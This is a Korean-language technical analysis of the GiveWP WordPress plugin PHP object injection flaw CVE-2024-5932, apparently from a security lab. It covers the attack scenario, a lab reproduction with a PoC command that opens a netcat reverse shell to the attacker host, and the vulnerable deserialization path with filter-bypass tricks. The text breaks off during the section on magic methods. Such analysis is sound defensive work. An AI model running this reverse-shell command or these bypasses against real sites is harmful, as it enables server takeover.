WordPress GiveWP PHP Object Injection 취약점(CVE-2024-5932)

■ 취약점 개요

GiveWP 는 기부 및 모금 플랫폼 구축을 목적으로 사용하는 WordPress 플러그인이다. 사용이 간단하며 Stripe, PayPal, 오프라인 등 다양한 지불 수단을 갖추고 있어 전세계적으로 100,000 개 이상의 WordPress 페이지가 해당 플러그인을 사용한다.

OSINT 검색 엔진을 통해 인터넷 상에 공개된 GiveWP 플러그인을 조회한 결과, 2024 년 9 월 3 일 기준 미국과 독일을 비롯한 수많은 국가의 5 만여 개 사이트에서 GiveWP 플러그인을 기부 및 모금 플랫폼으로 사용 중이다.



출처: fofa.info

그림 1. WordPress GiveWP 플러그인 사용 통계

2024 년 8 월 19 일, WordPress GiveWP 플러그인의 PHP Object Injection 취약점(CVE-2024-5932)이 공개됐다. Wordfence 의 Bug Bounty Program 을 통해 제보 받은 해당 취약점은 일부

파라미터에 대한 입력값 검증의 부재로 악의적인 직렬화[4] 데이터에 대한 역직렬화[5] 를 통한 악성 행위가 발생할 수 있기 때문에 발생한다. 공격자는 해당 취약점을 통해 POP Chain 기법을 활용해 임의 코드를 실행할 수 있다.

■ 공격 시나리오

CVE-2024-5932 의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-5932 공격 시나리오

① 공격자는 기부 및 모금 플랫폼으로 GiveWP 플러그인을 사용중인 취약한 서버 탐색
② 공격자는 CVE-2024-5932 취약점을 이용하여 악의적인 직렬화 데이터 전송
③ 공격자는 악의적인 직렬화 데이터를 통해 서버 내 암호화폐 채굴기 설치
④ 공격자는 서버에 설치된 암호화폐 채굴기로 서버 자원을 이용하여 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2024-5932 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
GiveWP plugin	3.14.1 이전

[4] 직렬화 (serialization): 데이터 구조나 오브젝트 상태를 재구성할 수 있는 포맷으로 변환하는 과정
[5] 역직렬화 (deserialization): 일련의 바이트로부터 데이터 구조를 추출하는 작업

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-5932 의 동작 과정을 살펴본다.

이름	정보
피해자	WordPress 6.3.2 GiveWP plugin 3.14.1 (192.168.102.74)
공격자	Kali Linux (192.168.216.131)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 WordPress 를 설치한다. 이후 해당 워드프레스 페이지에 CVE-2024-5932 취약점이 존재하는 3.14.1 이전 버전의 GiveWP 플러그인을 설치한다.

GiveWP 플러그인의 경우, /wp-content/plugins/give/languages/give.pot 경로에 플러그인 정보가 기입된 파일이 저장되어 있다.

해당 환경의 경우 3.14.1 버전을 사용 중이기 때문에 취약한 환경임을 확인할 수 있다.




그림 3. 취약 GiveWP 플러그인 정보 확인

Step 2. 취약점 테스트

PoC 실행 전 취약한 버전의 GiveWP 플러그인으로 작성한 기부 페이지 주소를 확인한다.




그림 4. 취약한 GiveWP 플러그인으로 작성된 기부 페이지 확인

CVE-2024-5932 취약점 테스트를 위한 PoC 가 저장된 EQST Lab 의 GitHub Repository URL 은 다음과 같다.

• URL: https://github.com/EQSTLab/CVE-2024-5932

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2024-5932 저장소의 PoC 를 다운로드한다.




그림 5. CVE-2024-5932 PoC 다운로드

또한, EQSTLab 의 리포지토리에 직접 접근하여 PoC 를 다운로드 받을 수도 있다. EQSTLab 리포지토리에선 CVE-2024-5932 PoC 외에도 다양한 자료를 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2024-5932




그림 6. CVE-2024-5932 PoC 다운로드

EQSTLab 리포지토리가 아닌 다른 리포지토리에 접근 후 다운로드를 할 경우에는 CVE-2024-5932 PoC 를 가장한 악성코드 유포 염려가 있으므로 각별한 주의가 요구된다.




그림 7. 악성코드 유포사례

다운로드 받은 PoC 파일은 CVE-2024-5932.py 와 CVE-2024-5932-rce.py 로 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 GiveWP 플러그인에서 실행된다.

```
$ python3 CVE-2024-5932-rce.py –u [GiveWP 기부 페이지] –c [명령어]
```

공격자 PC 의 Reverse Shell 로 연결하는 PoC 실행 커맨드는 다음과 같다.

```
$ python3 CVE-2024-5932-rce.py –u http://192.168.102.74/2024/09/03/cve-2024-5932/ –c "nc 192.168.216.131 7777 –e /bin/bash"
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.

그림 8. PoC 실행 커맨드 예시

이후 피해자 PC 가 공격자 PC 의 Reverse Shell 로 연결이 된 것을 확인할 수 있다. 리버스쉘 연결에 성공하면 피해자 PC 의 중요정보 조회 역시 가능하다.




그림 9. Reverse Shell 연결 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-5932 취약점이 발생하는 원리를 순차적으로 설명한다. Step 1 에서는 사용자 입력 값이 객체로 역직렬화되는 과정을 분석한다. Step 2 에서는 임의의 값을 역직렬화 할 수 있을 때 발생하는 PHP Objection Injection 공격과 POP Chain 기법에 대해서 설명을 하고, Step 3 에서는 해당 기법을 활용하여 WordPress 에 가할 수 있는 공격 시나리오에 대해서 상세히 소개한다.

Step 1. 취약한 역직렬화 과정 수행 지점 탐색

CVE-2024-5932 를 이해하기 위해서 일부 WordPress 기능과 사용자 입력 값을 처리하는 방식에 대한 이해가 필요하다.

1) WordPress Hooks 기능과 Entry Point 탐색

WordPress 에는 코드의 유지보수와 보안을 고려하여 Hooks 기능을 지원한다. Hooks 는 Actions 와 Filters 두 가지 유형이 있는데, 이 중 Actions 기능은 특정 이름의 Action 이 실행될 때 연결된 특정 함수를 실행하는 기능을 제공한다. wp-content/plugins/give/includes/에 위치한 process-donation.php 코드의 경우, 다음과 같이 Action 들을 add_action 함수를 통해 특정 함수와 연결한다.

아래 두 Action 들(wp_ajax_give_process_donation, wp_ajax_nopriv_give_process_donation)은 동일 함수(give_process_donation_form)와 연결된 것을 확인할 수 있다.

```
add_action( 'give_purchase', 'give_process_donation_form' );
add_action( 'wp_ajax_give_process_donation', 'give_process_donation_form' );
add_action( 'wp_ajax_nopriv_give_process_donation', 'give_process_donation_form' );
```

그림 10. process-donation.php 내 add_action 일부

3 번째 줄의 add_action('wp_action_nopriv_give_process_donation', 'give_process_donation_form') 은 인증되지 않은 사용자가 give_process_donation 이라는 Action 을 /wp-admin/admin-ajax.php 를 통하여 실행할 때 give_process_donation_form 함수를 호출하겠다는 것을 뜻한다. 이는 wp-admin 내 위치한 admin-ajax.php 파일을 통해 확인할 수 있으며 아래 과정을 따른다.

그림 11. admin-ajax.php 내 Action 호출

①HTTP 요청으로부터 action 파라미터를 받아 $action 변수에 저장한다.
②is_user_logged_in 함수를 통해 요청을 보낸 사용자가 로그인 중인지 확인한다
③로그인 중이라면 wp_ajax_에 $action 값을 붙여 해당 이름의 Action을 호출한다.
④로그인 중이 아니라면 wp_ajax_nopriv_에 $action 값을 붙여 해당 이름의 Action 을 호출한다.

위 특징을 고려했을 때, action 파라미터에 give_process_donation 값을 넣어 요청하면 로그인 유무와 상관없이 wp-content/plugins/give/includes/process-donation.php 파일 내 give_process_donation_form 함수가 호출된다.

2) 취약한 역직렬화 과정 탐색

위 give_process_donation_form 함수는 아래와 같이 give_donation_form_validate_fields 함수를 통해 HTTP 요청 파라미터가 유효한지 검사한다.

```php
function give_process_donation_form() {

    // Sanitize Posted Data.
    $post_data = give_clean( $_POST ); // WPCS: input var ok, CSRF ok.

    // Check whether the form submitted via AJAX or not.
    $is_ajax = isset( $post_data['give_ajax'] );

    // Verify donation form nonce.
    if ( ! give_verify_donation_form_nonce( $post_data['give-form-hash'], $post_data['give-form-id'] ) ) {
        if ( $is_ajax ) {
            /**
             * Fires when AJAX sends back errors from the donation form.
             *
             * @since 1.0
             */
            do_action( 'give_ajax_donation_errors' );
            give_die();
        } else {
            give_send_back_to_checkout();
        }
    }

    /**
     * Fires before processing the donation form.
     *
     * @since 1.0
     */
    do_action( 'give_pre_process_donation' );

    // Validate the form $_POST data.
    $valid_data = give_donation_form_validate_fields();
```

그림 12. 파라미터 유효성 검증 함수

give_donation_form_validate_fields 함수 내에는 HTTP 요청 파라미터 내에 직렬화된 데이터가 존재하는지 검사하는 give_donation_form_has_serialized_fields 함수가 위치해 있다.

```php
function give_donation_form_validate_fields() {

    $post_data = give_clean( $_POST ); // WPCS: input var ok, sanitization ok, CSRF ok.

    // Validate Honeypot First.
    if ( ! empty( $post_data['give-honeypot'] ) ) {
        give_set_error( 'invalid_honeypot', esc_html__( 'Honeypot field detected. Go away bad bot!', 'give' ) );
    }

    // Validate serialized fields.
    if (give_donation_form_has_serialized_fields($post_data)) {
        give_set_error('invalid_serialized_fields', esc_html__('Serialized fields detected. Go away!', 'give'));
    }
```

그림 13. 직렬화된 데이터 존재 여부 검사 함수

직렬화된 데이터 존재 여부를 검사하는 give_donation_form_has_serialized_fields 함수는 $post_data_keys 에 해당하는 파라미터들만 검사한다.

```php
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true)) {
            continue;
        }

        if (is_serialized($value)) {
            return true;
        }
    }

    return false;
}
```

그림 14. give_donation_form_validate_fields 함수

give_get_donation_form_user 함수에서 give_title 파라미터를 사용하는데 이는 직렬화 검증 함수에서 검사하지 않는다.

```php
function give_get_donation_form_user( $valid_data = [] ) {
    // Add Title Prefix to user information.
    if ( empty( $user['user_title'] ) || strlen( trim( $user['user_title'] ) ) < 1 ) {
        $user['user_title'] = ! empty( $post_data['give_title'] ) ? strip_tags( trim( $post_data['give_title'] ) ) : '';
    }
```

그림 15. user_title 파라미터 저장

해당 로직 이후에 give_title 파라미터 값은 DB 에 저장된다. 이는 give_title 파라미터에 “EQSTtest” 입력 값 요청 이후, wp-content/plugins/give/src/Donors/Repositories/DonorRepository.php 코드 내에서 아래와 같이 DB 에 _give_donor_title_prefix 키의 값으로 저장함으로 확인할 수 있다.




그림 16. give_title 입력 값을 DB 에 저장

이후 저장된 _give_donor_title_prefix 키의 값은 wp-content/plugins/give/includes/payments/class-give-payment.php 소스코드 내에 구현된 Give_Payment 클래스에서 get_meta 함수를 통해 호출한다.

그림 17. DB 에 저장된 값을 호출

이 때 불러오는 get_meta 함수는 내부적으로 불러오는 과정에서 저장된 값을 역직렬화하는 maybe_unserialize 함수가 있어 직렬화된 악성 객체를 입력 값으로 넣는다면 서버가 의도치 않은 행위를 하도록 만들 수 있다.




그림 18. DB 값 불러오는 과정 중 호출하는 역직렬화 함수

요청을 보내는 과정 내에 stripslashes_deep 함수가 ₩를 제거하는데 ₩₩₩₩로 우회 가능하다. 또한, 과정 내 strip_tags 함수는 직접 우회 방안을 연구한 결과 null 을 제거하는 로직을 ₩0 로 우회 가능함을 확인했다.




그림 19. stripslashes_deep 함수를 통한 필터링

그림 20. strip_tags 함수를 통한 필터링

Step 2. PHP Object Injection 그리고 POP Chain

직렬화 데이터를 전송하여 이를 역직렬화할 수 있음은 위에서 확인했다. 이 때 PHP Object Injection 공격이 가능하며, 이를 활용하기 위해서는 PHP Object Injection 공격 원리와 POP Chain 에 대한 이해가 필요하다.

1) PHP Object Injection

PHP Objection Injection 취약점은 PHP Serialization 취약점이라고도 불린다. 이는 사용자의 입력 값을 unserialize 함수에 적절한 필터링 없이 전달할 수 있을 때 발생하는 취약점이다. unserialize 함수가 역직렬화할 때, 역직렬화 대상의 클래스 소스코드 내에 구현된 PHP 매직 메서드를 호출한다. PHP 매직 메서드는 PHP 의 기본 동작을 재정의하는 __로 시작되는 특수한 메서드다. 취약점에서 활용될 수 있는 PHP 매직 메서드와 그 역할은 아래와 같다.

매직 메서드	설명
__construct	객체 생성 시 호출
__wakeup	역직렬화 이후 호출
__destruct	객체 파괴 시 호출
__call	접근 불가 함수 접근 시 호출
__set	접근 불가 속성 값을 설정할 때 호출
__get	접근 불가 속성 값을 참조할 때 호출
__toString	객체가 문자열로 처리될 때 호출

